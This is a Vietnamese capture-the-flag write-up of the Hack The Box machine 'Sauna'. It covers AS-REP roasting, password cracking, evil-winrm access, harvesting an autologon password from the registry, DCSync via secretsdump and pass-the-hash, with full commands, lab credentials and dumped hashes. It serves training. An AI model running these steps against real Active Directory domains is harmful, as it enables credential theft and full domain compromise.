

Sauna

<https://app.hackthebox.com/machines/sauna>

1. Technicals Details

1.1. Reconnaissance

Nmap scan

Đầu tiên, thực hiện scan port và các service tương ứng bằng **nmap**.

```
$ nmap 10.129.95.180 -sVC -p- -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-07 23:50 EST
Nmap scan report for 10.129.95.180
Host is up (0.075s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-title: Egotistical Bank :: Home
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time:
2023-12-08 11:52:37Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  msrpc        Microsoft Windows RPC
49698/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
```

```
|_ Message signing enabled and required
|_ clock-skew: 6h59m59s
|_ smb2-time:
|   date: 2023-12-08T11:53:29
|_ start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.66 seconds
```

Phân tích kết quả của nmap, ta có các thông tin đáng chú ý sau:


- Target chạy hệ điều hành Windows, có cung cấp dịch vụ DNS qua port 53.
- Port 389, 3268 cung cấp dịch vụ Microsoft Windows Active Directory LDAP, xác nhận đây là 1 DC của domain **EGOTISTICAL-BANK.LOCAL**)
- Có các services đáng chú ý khác:
 - - SMB trên port 139/445
 - - RPC port 135
 - - DNS trên port 53
 - - LDAP trên port 389, 3268
 - - Microsoft Windows RPC trên port: 5985, 49667, 49677, 49678, 49680, 49698

Ta thêm bản ghi 10.129.95.180 egotistical-bank.local vào file hosts để có thể dùng cho các bước khai thác tiếp theo.

FUZZ

Thực hiện Fuzz với **FFUF** và bộ wordlist phổ biến

```
$ ffuf -w ~/wordlist/common.txt -u http://egotistical-bank.local/FUZZ
```



v2.0.0-dev

```
:: Method      : GET
:: URL         : http://egotistical-bank.local/FUZZ
:: Wordlist    : FUZZ: /home/kali/wordlist/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
```

```
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500

[Status: 301, Size: 160, Words: 9, Lines: 2, Duration: 153ms]
* FUZZ: Images

[Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 71ms]
* FUZZ: css

[Status: 301, Size: 159, Words: 9, Lines: 2, Duration: 70ms]
* FUZZ: fonts

[Status: 301, Size: 160, Words: 9, Lines: 2, Duration: 167ms]
* FUZZ: images

[Status: 200, Size: 32797, Words: 15329, Lines: 684, Duration: 178ms]
* FUZZ: index.html

:: Progress: [4712/4712] :: Job [1/1] :: 540 req/sec :: Duration: [0:03:29] ::
Errors: 318 ::
```

Kết quả FUZZ chưa ghi nhận thông tin gì đáng chú ý.

SMB enumeration

Sử dụng smbclient để kiểm tra, với null sessions ta hoàn toàn có thể login nhưng không có bất kì quyền gì để listing shares.

```
$ smbclient -N -L //egotistical-bank.local
Anonymous login successful

      Sharename      Type      Comment
      -
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to egotistical-bank.local failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Với anonymous login cũng tương tự

```
$ smbclient -L \\.\egotistical-bank.local\ -U 'nobody' -N
session setup failed: NT STATUS LOGON_FAILURE
```

RPC enumeration

Null Sessions

Cũng giống như việc enum service FTP, thường ta sẽ kiểm tra service có cho phép anonymous login không (còn được gọi là Null Sessions) bằng **rpcclient**.

```
$ rpcclient -U "" -N egotistical-bank.local
rpcclient $>
```

Giải thích flags:

- -U "" username để login vào
- -N no pass hay password rỗng

Với kết quả trên đồng nghĩa là target cho phép anonymous login.

Để thêm thông tin về user, group trong domain, ta dùng lệnh:

```
$ rpcclient -U "" -N egotistical-bank.local -c "enumdomusers"  
result was NT STATUS ACCESS_DENIED
```

Kết quả cho thấy anonymous không được phép truy vấn danh sách user, group của domain này.


Summary

Ngoài thông tin về các port, dịch vụ mạng từ kết quả **nmap**, ta hầu như chưa thu thập được thông tin gì có giá trị để tấn công mục tiêu.

Trong tình huống này, phương hướng khả thi là truy cập trang web, manual pentest tìm lỗ hổng, từ đó có thể thực hiện Initial Access.

2.1. Initial Access

User enumeration




Sau khi tốn khá khá thời gian rà soát, theo dõi request qua lại từ các menu, chức năng của trang web này, ta không phát hiện lỗi nào có thể khai thác. Đường như nó chỉ là 1 trang tĩnh HTML.

Thực sự rơi vào bế tắc!

Pha ẩm trà mới, châm điều thuốc Vinataba đậm đà, tôi định thần lại nhớ về cuộc chiến **“Brute force thần chú”** đã kinh qua tại CBJS. Rằng, các trang giới thiệu về nhân sự nội bộ của tổ chức, sẽ là manh mối để ta thu thập thông tin về username của họ.

Ah, nó đây rồi, </about.htm>



Có username để làm gì? Để ta thử phương án **AS-REP Roasting** xem sao. Bởi anh sys-admin bất cẩn, hay vì lý do nào đó, có user không bật tính pre-authentication khi sử dụng kerberoast thì sao. 1 tia hy vọng cũng phải thử thôi, *“trăm bó đuốc cũng phải vớ được con ếch chứ”*.

Khó khăn xuất hiện, mỗi tổ chức có quy tắc đặt username riêng của mình, hơn nữa đây lại là *“bọn tây”*, cách đặt username từ họ tên nhân viên của họ thế nào nhỉ? Thôi thì ta cứ làm 1 list đầy đủ các tổ hợp có thể xảy ra như sau: (Nguyên bản họ và tên, chỉ tên, chỉ họ, Tên.Họ, Họ.Tên, Chữ cái đầu của Tên + Họ, Tên + chữ cái đầu của Họ, v.v....)

Fergus Smith
Hugo Bear

Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver
F.Smith
H.Bear
S.Kerb
S.Coins
B.Taylor
S.Driver
Fergus
Hugo
Steven
Shaun
Bowie
Sophie
Smith
Bear
Kerb
Coins
Taylor
Driver
FergusSmith
HugoBear
StevenKerb
ShaunCoins
BowieTaylor
SophieDriver
Fergus.S
Hugo.B
Steven.K
Shaun.C
Bowie.T
Sophie.D
Fergus.Smith
Hugo.Bear
Steven.Kerb
Shaun.Coins
Bowie.Taylor
Sophie.Driver
Smith.Fergus
BearHugo
Kerb.Steven
CoinsShaun
Taylor.Bowie
DriverSophie
Fergus-Smith
Hugo-Bear
Steven-Kerb
Shaun-Coins
Bowie-Taylor
Sophie-Driver
FSmith
HBear
SKerb
SCoins
BTaylor

```
SDriver
```

Lưu wordlist này lại với tên file sauna-user-list.txt, ta chạy **GetNPUsers** với tham số cụ thể như sau:

```
impacket-GetNPUsers egotistical-bank.local/ -dc-ip 10.129.95.180 -usersfile  
~/htb/sauna/sauna-user-list.txt -format hashcat -outputfile hashes.txt
```

Thành quả thu được là TGT của user **Fsmith** (Tổ chức này đặt username theo format “Chữ cái đầu của Tên + Họ”)

```
$krb5asrep$23$FSmith@EGOTISTICAL-BANK.LOCAL:2cebf358198c4f5b654ac82d9bc09c56$c  
a7bd78196f42891f34ef2c4a9963019a4934f3e6a17a02bcdebd20a664086993ea9b4b1933d102  
995bbc8d18cb5953db1852ed0cc528c1f88954c493763e630b48366db11d65dac9e6b0f7657fe2  
b261dcc77414d03249f492cc17df8913c94dd3a2ca27d40fcc18269b5f21a8dd0adbdabf34e783  
10371afaefd38d7ffc3c7a31359525ef92053fbac11fea7376d09977946f6355daf79c33d7cb8a  
0fc56f25e459b72b84cb2154b73ebc485e1fd5d251f6f97d5a3745bd805061b44c72a52264b952  
766b295fa4186e412beb30a8ce7f8784deade6e107f8e7942e689b3508f22073cbf12202c382b0  
2638f8ba7eed64b03a856d74a2114b95fc53322174
```

Crack password hash

Sử dụng **john** với wordlist **rockyou.txt**

```
john --wordlist=/usr/share/wordlists/rockyou.txt ./fsmith-hash.txt
```

Ta thu được plain-text password của **FSmith:Thestrokes23**

Windows Remote Management

Sau 1 hồi vất vả, quay lại với kết quả scan của **nmap** ở bên trên, ta thấy có sự xuất hiện của port 5985.

- Nếu như ta đi google với keyword *"service on port 5985 in Windows"* sẽ biết đây là một protocol cho phép quản lý từ xa thông qua HTTP(S) tên là **Windows Remote Management** (WinRM).

Ta có thể sử dụng **evil-winrm** để kết nối đến target thông qua protocol **WinRM** với credentials đã tìm được.

```
evil-winrm -i 10.129.95.180 -u FSmith -p Thestrokes23 -P 5985
```

→ Kết nối thành công

Thực hiện, lấy flag của user

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
1a670feb368340b*****
```

2.2. Privilege Escalation

Khi thực hiện leo quyền với một target được join vào Domain, ta có 2 hướng như sau:

- Các kỹ thuật leo quyền đặc trưng Windows/Linux
- Các kỹ thuật leo quyền trong Active Directory

Nhưng trước khi sử dụng các công cụ “*hạng nặng*” (và gây noise kinh khủng), như [windows-exploit-suggester](#), [WinPEAS](#), [BloodHound](#) ... sao ta không thử các động tác nhẹ nhàng trước xem sao.

Thử xem [Fsmith](#) có quyền DCSync không nào? Từ máy Kali attacker, ta chạy lệnh

```
secretsdump.py 'fsmith:Thestrokes23@egotistical-bank.local'
```

Không được rồi, [Fsmith](#) không có quyền DCSync

```
└─$ secretsdump.py 'fsmith:Thestrokes23@egotistical-bank.local'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

(kali@kali) ~[-]
└─$
```

Thử chạy lệnh systeminfo với [Fsmith](#)


```
*Evil-WinRM* PS C:\users\FSmith\Documents> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~
At line:1 char:1
+ systeminfo
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [],
ApplicationException
+ FullyQualifiedErrorId : NativeCommandFailed
```



Kết quả cho thấy **Fsmith** chỉ là 1 “*user ghẻ*”, hầu như không có quyền gì trên hệ thống.

BloodHound - Collect data

Đây là một DC (Domain Controller), theo kết quả **nmap**, may mắn là có mở cổng 53 để truy vấn DNS

```
-$ bloodhound-python -d egotistical-bank.local -c all -u fsmith -p
Thestrokes23 -ns 10.129.95.180
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
WARNING: Failed to get service ticket for SAUNA.EGOTISTICAL-BANK.LOCAL,
falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: [Errno Connection error
(SAUNA.EGOTISTICAL-BANK.LOCAL:88)] [Errno -2] Name or service not known
INFO: Done in 00M 19S
```





Đưa các file .json kết quả query lên BloodHound UI, các kết quả phân tích cho thấy: ngoài các user thuộc nhóm Domain Admin có quyền thực hiện DCSync, 1 user có tên **svc_loanmgr** tuy không thuộc nhóm Domain Admin nhưng vẫn có quyền DCSync.

Hướng khai thác tiếp theo: Thu thập credential của các user thuộc group Domain Admin, hoặc **svc_loanmgr** để thực hiện DCSync.

Automatic Login - Credential

Đăng nhập tự động, còn được gọi là đăng nhập tự động hoặc tự động đăng nhập, là một tính năng trong các hệ điều hành như Windows cho phép người dùng đăng nhập vào tài khoản của họ mà không cần nhập tên người dùng và mật khẩu theo cách thủ công mỗi khi hệ thống khởi động. Tính năng này đặc biệt hữu ích trong các trường hợp máy tính được sử dụng trong môi trường an toàn và được kiểm soát, chẳng hạn như máy tính cá nhân ở nhà.

Điều thú vị là, khi thiết lập đăng nhập tự động trên hệ thống Windows, thông tin đăng nhập của người dùng sẽ được lưu trữ trong Registry. Cụ thể, tại khoá:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

Thực hiện lệnh **reg query** dưới quyền của **Fsmith**

```
*Evil-WinRM* PS C:\Users\FSmith\Downloads> reg query
"HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon
    AutoRestartShell      REG_DWORD      0x1
    Background            REG_SZ         0 0 0
    CachedLogonsCount      REG_SZ         10
    DebugServerCommand     REG_SZ         no
    DefaultDomainName      REG_SZ         EGOTISTICALBANK
    DefaultUserName        REG_SZ         EGOTISTICALBANK\svc_loanmanager
    DisableBackButton      REG_DWORD      0x1
    EnableSIHostIntegration REG_DWORD      0x1
    ForceUnlockLogon       REG_DWORD      0x0
    LegalNoticeCaption     REG_SZ
    LegalNoticeText        REG_SZ
    PasswordExpiryWarning  REG_DWORD      0x5
    PowerdownAfterShutdown REG_SZ         0
    PreCreateKnownFolders  REG_SZ         {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk           REG_SZ         1
    Shell                  REG_SZ         explorer.exe
    ShellCritical          REG_DWORD      0x0
    ShellInfrastructure     REG_SZ         sihost.exe
    SiHostCritical         REG_DWORD      0x0
    SiHostReadyTimeOut     REG_DWORD      0x0
    SiHostRestartCountLimit REG_DWORD      0x0
    SiHostRestartTimeGap   REG_DWORD      0x0
    Userinit               REG_SZ         C:\Windows\system32\userinit.exe,
    VMApplet               REG_SZ         SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ         0
    scremoveoption         REG_SZ         0
    DisableCAD             REG_DWORD      0x1
    LastLogOffEndTimePerfCounter REG_QWORD      0x8c9319f7
    ShutdownFlags          REG_DWORD      0x8000022b
    DisableLockWorkstation REG_DWORD      0x0
    DefaultPassword        REG_SZ         Moneymakestheworldgoround!
```

Ta thu được credential của user có quyền DCSync **svc_loanmgr: Moneymakestheworldgoround!**

Exploit – DCSync

Thực hiện DCSync

```
$ secretsdump.py
'svc_loanmgr:Moneymakestheworldgoround!@egotistical-bank.local'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c
7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
:
```

```

EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c8
4fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c8
4fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31
797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:3f85b95f71d4609b3c56b5793b48a953:
::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56ee
b73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f30
12fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfcd9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de51434
17dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c36
2faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065
d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e67184
6d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534
bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb2728
70d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:3af2a93775c69f36a6ae8c5595763c2570c6c61721567fe
341323b7159ddfc3c
SAUNA$:aes128-cts-hmac-sha1-96:828879eb2fb62c4755c24d80104f351a
SAUNA$:des-cbc-md5:9b3ebce6b083bcf4
[*] Cleaning up...

```

⇒ Có được NTLM Hash của Administrator

Đăng nhập vào hệ thống bằng **evil-winrm** với HASH của admin

```

-$ evil-winrm -i egotistical-bank.local -u Administrator -H
823452073d75b9dlcf70ebdf86c7f98e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\desktop

```

```
*Evil-WinRM* PS C:\Users\Administrator\desktop> dir
```

```
Directory: C:\Users\Administrator\desktop
```

```
Mode                LastWriteTime         Length Name
----                -
-ar---            12/12/2023   7:06 AM             34 root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt
30bd94b6784f*****
```

Thành công lấy root Flag

2. Summary - Mapping MITRE ATT&CK

Tactics: Reconnaissance

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Active Scanning [T1595]	Kẻ tấn công đã thực hiện trình sát target để thu thập các thông tin sơ lược như IP, các port được mở và các service tương ứng. Từ đó mà kẻ tấn công đã thu thập được danh sách các user đang tồn tại trên target để phục vụ cho các giai đoạn sau

Tactics: Initial Access

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Valid Accounts [T1078] Domain Accounts [T1078.002]	Kẻ tấn công truy cập vào target thông qua các legit credentials bằng các tactic credentials access Note: còn được sử dụng cho Privilege Escalation

Tactics: Discovery

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
